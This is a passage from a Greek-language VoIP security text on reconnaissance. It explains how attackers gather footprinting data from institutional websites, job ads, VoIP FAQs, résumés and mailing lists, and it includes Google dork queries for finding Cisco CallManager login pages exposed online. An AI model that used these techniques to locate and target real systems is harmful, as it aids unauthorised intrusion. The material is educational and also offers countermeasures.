
Οι πληροφορίες που σαν σκοπό έχουν την προώθηση, την εκπαίδευση ή την αγορά σε εξωτερικούς επισκέπτες της ιστοσελίδας, μπορούν να βοηθήσουν τον επιτιθέμενο δίνοντας του σημαντικές πληροφορίες που χρειάζεται για κοινωνική μηχανική (social engineering) ώστε να αποκτήσουν πρόσβαση στο δίκτυο. Οι ακόλουθες κατηγορίες μπορούν να προσφέρουν χρήσιμη βοήθεια και σημεία έναρξης για να εξαπολύσει την επίθεση του:

i. Δομή του οργανισμού και τοποθεσία επιχείρησης
ii. Βοήθεια και τεχνική υποστήριξη
iii. Αγγελίες Εργασίας

iv. Τηλεφωνικά νούμερα και εσωτερικοί αριθμοί


**Δομή του οργανισμού και τοποθεσία επιχείρησης**

Αναγνωρίζοντας τα ονόματα των ανθρώπων σε ένα οργανισμό μπορεί να φανεί χρήσιμο στο να μαντέψει κάποιος ένα όνομα χρήστη ή να αποκτήσει περαιτέρω πληροφορίες χρησιμοποιώντας κοινωνική μηχανική. Οι περισσότερες εταιρίες και τα πανεπιστήμια έχουν μια ενότητα Εταιρικές Πληροφορίες ή Σχολή στην ιστοσελίδα τους, σαν την παρακάτω:





**Εικόνα 62 - Attacks: Ενότητα Σχολή του Πανεπιστημίου του Tulane**

Ή κάνοντας χρήση του google maps μπορούμε να δούμε τον περιβάλλοντα χώρο του οργανισμού ώστε να τον προσεγγίσουμε με σκοπό την εύρεση κάποιου ασύρματου δικτύου που θα μας δώσει πρόσβαση στο συνολικό δίκτυο της επιχείρησης




**Εικόνα 63 - Attacks: Το Πανεπιστήμιο Tulane στο google maps**

## Βοήθεια και τεχνική υποστήριξη





**Εικόνα 64 - Attacks: Πληροφορίες για το VoIP σύστημα πανεπιστημίου**

Διάφορα websites, ειδικά πανεπιστημίων, προσφέρουν μια online βάση γνώσεων ή FAQ για τους VoIP χρήστες τους. Αυτά μπορούν να περιέχουν πληροφορίες όπως τύπος τηλεφώνων, προεπιλεγμένους αριθμούς PIN για το φωνητικό ταχυδρομείο ή απομακρυσμένα προσβάσιμους δεσμούς για διαχείριση μέσω web.

Σε τι μπορεί να φανεί χρήσιμο αυτό; Ο επιτιθέμενος μπορεί να διασταυρώσει αυτές τις πληροφορίες με διάφορες δωρεάν βάσεις δεδομένων σχετικές με αδυναμίες συστημάτων για να δει αν ο συγκεκριμένος εξοπλισμός έχει κάποιο κενό ασφάλειας. Ένα από αυτά είναι το securityfocus[5] από το οποίο προέρχεται και η επόμενη εικόνα. Αυτό το site, περιέχει μια καλή συλλογή από αδυναμίες για να πλειάδα προϊόντων, συμπεριλαμβανόμενου του Cisco IP Phone 7960 που χρησιμοποιεί το Harvard.


Ακόμα και αν το πανεπιστήμιο αναβαθμίσει το firmware αυτών των συσκευών, ο επιτιθέμενος μπορεί να βρει κάποια συσκευή η οποία να διέφυγε από την προσοχή του διαχειριστή.




**Εικόνα 65 - Attacks: Οι αδυναμίες του Cisco IP Phone 7960**


Ας δούμε κάτι ανάλογο που να αφορά το δικό μας εκπαιδευτικό ίδρυμα. Κάνωντας μια έρευνα στο Google με ορίσμα τις λέξεις “voip teicrete” οδηγούμαστε στη παρακάτω σελίδα[6] που αναφέρει ότι παρέχονται υπηρεσίες VoIP από το ίδρυμα μας.

[5] http://www.securityfocus.com/
[6] http://www.nmc.teicrete.gr/index.php?option=com_content&task=view&id=64&Itemid=51




**Εικόνα 66 - Attacks: Διαδικτυακή Τηλεφωνία στο ΤΕΙ Κρήτης**

Εδώ απλά βλέπουμε ότι το ΤΕΙ παρέχει διαδικτυακή τηλεφωνία για επικοινωνία με τα άλλα ιδρύματα που την υποστηρίζουν. Απο τα αποτελέσματα που είχαμε στην προηγούμενη αναζήτηση, ένα[7] είναι ιδιαίτερα ενδιαφέρον διότι βλέπουμε κάποιο απο την εξοπλισμό που χρησιμοποιεί το ΤΕΙ.




**Εικόνα 67 - Attacks: Ο εξοπλισμός που χρησιμοποιούν κάποια ιδρύματα για VoIP**

[7] http://noc.duth.gr/services/voip/

**Αγγελίες Εργασίας**

Πολλές πληροφορίες μπορεί να αποκομίσει κάποιος και από τις αγγελίες εργασίας που έχουν τα εταιρικά site, αφού από εκεί μπορεί ο επιτιθέμενος να έχει μια εικόνα για το τι τεχνολογίες και λογισμικό χρησιμοποιεί η εκάστοτε εταιρία ή οργανισμός. Για παράδειγμα ακολουθεί κομμάτι μιας αγγελίας για "VoIP Systems Architect" η οποία ενημερώνει για το τι σύστημα χρησιμοποιείται:

*Required Technical Skills:*

*Minimum 3-5 years experience in the management and implementation of Avaya telephone systems/voicemails*

** Advanced programming knowledge of the Avaya Communication Servers and voicemails.*

**Τηλεφωνικά νούμερα και εσωτερικοί αριθμοί**

Το να βρεθούν τηλεφωνικοί αριθμοί σε ένα εταιρικό site δεν θα αποκαλύψει πολλά όσον αφορά πιθανά VoIP συστήματα που χρησιμοποιούνται. Αλλά μπορεί ο επιτιθέμενος έτσι να κατασκευάσει το προφίλ του πως καταχωρούνται οι εσωτερικοί αριθμοί που θα του φανεί χρήσιμο σε επόμενα στάδια της επίθεσης. Για παράδειγμα, κάνοντας αναζήτηση στο Google χρησιμοποιώντας τα ορίσματα "*111..999-1000..9999 site:www.example.com"* θα επιστρέψει αρκετές σελίδες οι οποίες περιέχουν τηλεφωνικά νούμερα της μορφής XXX-XXXX.

**Αντίμετρα: Έρευνα στην ιστοσελίδα του οργανισμού**

Όλες αυτές οι πληροφορίες φαίνονται "καλοήθης" μέχρι κάποιος να τις συνδέσει και να τις χρησιμοποιήσει. Είναι δύσκολο και παράλογο να εποπτευθεί, ειδικά αφού αυτές οι πληροφορίες ανανεώνονται σχεδόν σπάνια. Ο καλύτερος τρόπος αντιμετώπισης είναι να περιορίζεται ο αριθμός των πληροφοριών του τεχνικού συστήματος στην περιγραφή για κάποια θέση εργασίας και στις online σελίδες βοήθειας (συμπεριλαμβανομένου του προεπιλεγμένου κωδικού πρόσβασης).

## *5.1.2 Google VoIP Hacking*

Ένα από τα μεγάλα πλεονεκτήματα των μηχανών αναζήτησης είναι η αποκάλυψη των αφανών λεπτομερειών του Internet. Αυτό είναι και ένας από τους μεγαλύτερους κίνδυνους ασφάλειας. Έχουν γραφτεί ολόκληρα βιβλία με θέμα το hacking χρησιμοποιώντας την τεχνολογία μηχανών αναζήτησης όπως το *Google Hacking for Penetration Testers* by Johnny Long (Syngress 2004). Με χρήση του Google, υπάρχουν πολλοί τρόποι για να αποτυπώσει κάποιος ένα VoIP δίκτυο. Οι επόμενες κατηγορίες προσφέρουν πλούσιες πληροφορίες για την VoIP υλοποίηση ενός οργανισμού:

- Δελτία τύπου και έρευνες περιπτώσεων (case studies) κατασκευαστών VoIP
- Ανακεφαλαιώσεις
- Λίστες Αλληλογραφίας και δημοσιεύσεις ομάδων τοπικών χρηστών

- Σύνδεση στο VoIP σύστημα βασισμένη στο Internet.

**Δελτία τύπου και έρευνες περιπτώσεων κατασκευαστών VoIP**

Όταν οι κατασκευαστές VoIP έχουν λάβει άδεια, κάποιοι από αυτούς θα εκδώσουν ένα δελτίο τύπου για μια μεγάλη αγορά, η οποία συνήθως περιλαμβάνει ένα σχόλιο από τον πελάτη. Επιπλέον, πολλοί κατασκευαστές συμπεριλαμβάνουν έρευνες περιπτώσεων που περιέχουν πληροφορίες όσον αφορά συγκεκριμένα προϊόντα και εκδόσεις που υλοποιήθηκαν για έναν πελάτη. Για παράδειγμα, μπορούμε να τα βρούμε γράφοντας στο Google:

```
site:avaya.com case study
```

**Ανακεφαλαιώσεις**

Παρόμοια όπως με τις αγγελίες εργασίας είναι γεμάτες από πιθανές χρήσιμες πληροφορίες για τον επιτιθέμενο, έτσι είναι και οι ανακεφαλαιώσεις. Διάφορα δημιουργικά κριτήρια αναζήτησης μπορούν να φέρουν σαν αποτελέσματα ανακεφαλαιώσεις όπως:

*"Φάση I: σχεδιασμός και εγκατάσταση Asterisk PBX βασισμένο στο SIP με headsets και X-Lite softphones."*

*"Παροχή συμβουλών ασφαλείας, εγκατάσταση VPN, και βοήθεια VoIP περιλαμβάνοντας εγκατάσταση CallManager με τηλέφωνα Cisco 7920 IP Phones."*

"Επιτυχής εγκατάσταση του Nortel Meridian PBX και συστήματος φωνητικού ταχυδρομείου."

**Λίστες Αλληλογραφίας και δημοσιεύσεις ομάδων τοπικών χρηστών**

Οι τεχνικές λίστες αλληλογραφίας και τα φόρουμ υποστήριξης χρηστών είναι πολύτιμες πηγές για τον διαχειριστή που προσπαθεί να μάθει για το VoIP για πρώτη φορά. Συχνά, αποκαλύπτουν πολλές λεπτομέρειες για να μπορέσουν να λάβουν βοήθεια από την online κοινότητα. Σε κάποιες περιπτώσεις, ένας διαχειριστής μπορεί να μοιράσει δημόσια τα αρχεία ρυθμίσεων για να μάθει στους άλλους πως να ενεργοποιήσουν κάποιο χαρακτηριστικό. Το παρακάτω παράδειγμα αποκαλύπτει το VoIP PBX που χρησιμοποιεί όπως επίσης και το είδος των headsets:

*Hello,*
*We just got a new IP Office 406 system in our office in San Jose, CA. I'm in IT and will help manage the system. We have complete support from a local VAR for one year, however, this is the first implementation for IP Office so they are learning, too. So far our major issues are:*
*1) Dial-by-name directory not delivered from Avaya. Our VAR said Avaya said maybe next week it will be ready.*
*2) Programming DSS buttons crashes the system. Our VAR said Avaya said this is a known problem and they are working on it. What I am trying to accomplish is, for example, I want to be able to answer the phone of my assistant's extension and I want it to actually ring on my phone. On our old NEC system a light appeared on the phone. Our VAR said I had to use DSS, but 1) the phone does not actually ring—the*

*line only flashes, and 2) it crashes the system, or actually the digital card, the VAR said.*
*3) We have to reboot the system when we want to add extensions and update other settings. So far, the "Merge" option has not worked for us.*
*4) The 4412D+ handsets are nice but they do not fit well into the cradle and sometimes leave the phone off the hook!*
*We have three 30-port D-term modules and two analog modules. We also have Voicemail Pro with Phone Manager Lite. If there is other information I can provide please let me know. If there is another forum or website I should also be looking at, I'd appreciate that information, too. Thanks again,*
*[Name removed to protect the innocent]*

Διάφορα συνέδρια που διοργανώνονται παρακολουθούνται από τις επιχειρήσεις που χρησιμοποιούν τα συστήματα του κατασκευαστή. Ενώ τα συνέδρια αυτά είναι για τα μέλη τα οποία πληρώνουν, κάποιες φορές υπάρχει δωρεάν online υλικό και ατζέντες που μπορεί να βοηθήσουν με την αποτύπωση του δικτύου. Για αρχή, αυτοί οι δεσμοί μπορούν να φανούν χρήσιμοι:

| | |
|---|---|
| International Alliance of Avaya Users | http://www.inaau.org |
| International Nortel Networks Users Association | http://www.innua.org |
| Communties@Cisco | http://forums.cisco.com/ |
| Asterisk User Forum | http://forums.digium.com/ |

**Σύνδεση στο VoIP σύστημα βασισμένη στο Internet**

Πολλές VoIP συσκευές παρέχουν web interface για τους διαχειριστές του συστήματος και τους χρήστες για να αλλάξουν τις ρυθμίσεις τους (φωνητικό ταχυδρομείο, PIN, επιλογές προώθησης, κ.α.). Αυτά τα συστήματα γενικά δε πρέπει να εκτίθονται στο Internet για να αποφευχθεί επίθεση password brute-force, ή ακόμα χειρότερα, εκθέτοντας μια αδυναμία στον υποκείμενο web διακομιστή. Να βρεθούν τέτοιου είδους site είναι εύκολο, κάνοντας χρήση των μηχανών αναζήτησης. Για παράδειγμα, πολλές εγκαταστάσεις Cisco CallManager παρέχουν μια σελίδα με επιλογές του χρήστη που τυπικά είναι προσπελάσιμη μέσω αυτού[8]. Μπορούμε να βρούμε εκτεθειμένες στο Internet CallManager εγκαταστάσεις γράφοντας το ακόλουθο στο Google:

```
inurl:"ccmuser/logon.asp"
```

ή να ερευνήσουμε κάποιο συγκεκριμένο site γράφοντας:


```
inurl:"ccmuser/logon.asp" site:example.com
```

